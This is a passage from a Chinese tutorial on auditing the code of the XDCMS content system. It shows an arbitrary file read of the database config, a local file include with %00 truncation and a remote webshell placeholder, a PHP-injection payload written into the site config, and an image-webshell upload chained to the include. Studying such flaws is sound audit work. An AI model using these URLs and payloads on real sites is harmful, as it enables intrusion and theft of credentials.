
后台任意源码读取

漏洞文件:system\modules\xdcms\template.php

初看了下后台木有 getShell 的地方,ok 还是来老实审计代码吧。

在 xdcms 目录下看到鸟 template 文件,目测是后台模板编辑,访问之

http://127.0.0.1/coder/xdcms/index.php?m=xdcms&c=template



额 xdcms 真心有些贱了,写了模板编辑后台又不实用

访 问

http://127.0.0.1/coder/xdcms/index.php?m=xdcms&c=template&f=edit&file=../../../data/config.inc.php

Mysql 连接信息

案例 4
本地包含漏洞

文件：/api/index.php
代码：

```
include(LIB_PATH."base.class.php");
$c=safe_replace(isset($_GET["c"])) ? safe_replace($_GET["c"]) : "house";
$f=safe_replace(isset($_GET["f"])) ? safe_replace($_GET["f"]) : "init";

include $c.".php";    //调用类
```

问题参数$c 有一个 safe_replace 函数我们追踪一下看看

```
//安全过滤函数
function safe_replace($string) {
    $string = str_replace('%20','',$string);
    $string = str_replace('%27','',$string);
    $string = str_replace('%2527','',$string);
    $string = str_replace('*','',$string);
    $string = str_replace('"','&quot;',$string);
    $string = str_replace("'",'',$string);
    $string = str_replace('"','',$string);
    $string = str_replace(';','',$string);
    $string = str_replace('<','&lt;',$string);
    $string = str_replace('>','&gt;',$string);
    $string = str_replace("{",'',$string);
    $string = str_replace('}','',$string);
    $string = str_replace('\\','',$string);
    return $string;
}
```

这个等于没过滤一样的。

利用方法：http://www.xx.com/api/index.php?c=xxxxxx%00　　xxx 代表网马地址 %00 是截断

案例 5

后台 getshell 代码分析

文件：/ system/modules/xdcms/ setting.php

代码：

```
public function save(){
    $tag=$_POST["tag"];
    $apply=$_POST["apply"];
    unset($_POST['submit'],$_POST['tag'],$_POST["apply"]);
    foreach($_POST as $k=>$v){
        if(is_array($v)){
            $info[$k]=$v[0];
        }else{
            $info[$k]=$v;
        }
    }
```


```
        $cms=SYS_PATH.'xdcms.inc.php';   //生成xdcms配置文件
        $cmsurl="<?php\n define('CMS_URL','".$info['siteurl']."');\n define('TP_FOLDER','".$info['template'].
"');\n define('TP_CACHE',".$info['caching'].");\n?>";
        creat_inc($cms,$cmsurl);
```

又是用 foreach 来数组遍历附值。这里的$info['siteurl']是没有经过处理就直接写进来了。

利用方法：/index.php?m=xdcms&c=setting

测试我就只加了这个 phpinfo　　');?><?php phpinfo();?>

效果




因为有单引号，所以这个方法有点鸡肋。


案例 6
利用二次漏洞利用配合拿 shell

思路：结合案例 4 的本地包含。再在后台上传一张图片马直接拿下。


效果：
图片马的内容



上传后得到的地址：/uploadfile/image/20120624/xxxxx.jpg



http://127.0.0.1/xxoo/api/index.php?c=../uploadfile/image/20120624/iis7.jpg%00



好了直至到此，代码审计的初级教材也算完结了。

本教材归总一下就是、注入、变量覆盖、任意读取、本地包含、GETSHELL、二次漏洞(也可以叫二次利用)

90sec 代码审计交流 **QQ 群：209547537**
欢迎喜欢玩代码、看代码、摸代码、弄代码、搞代码、写代码的朋友一起交流！
(只讨论 WEB 代码审计相关话题，加群请注明您搞的是 3P.net 中的哪一种！)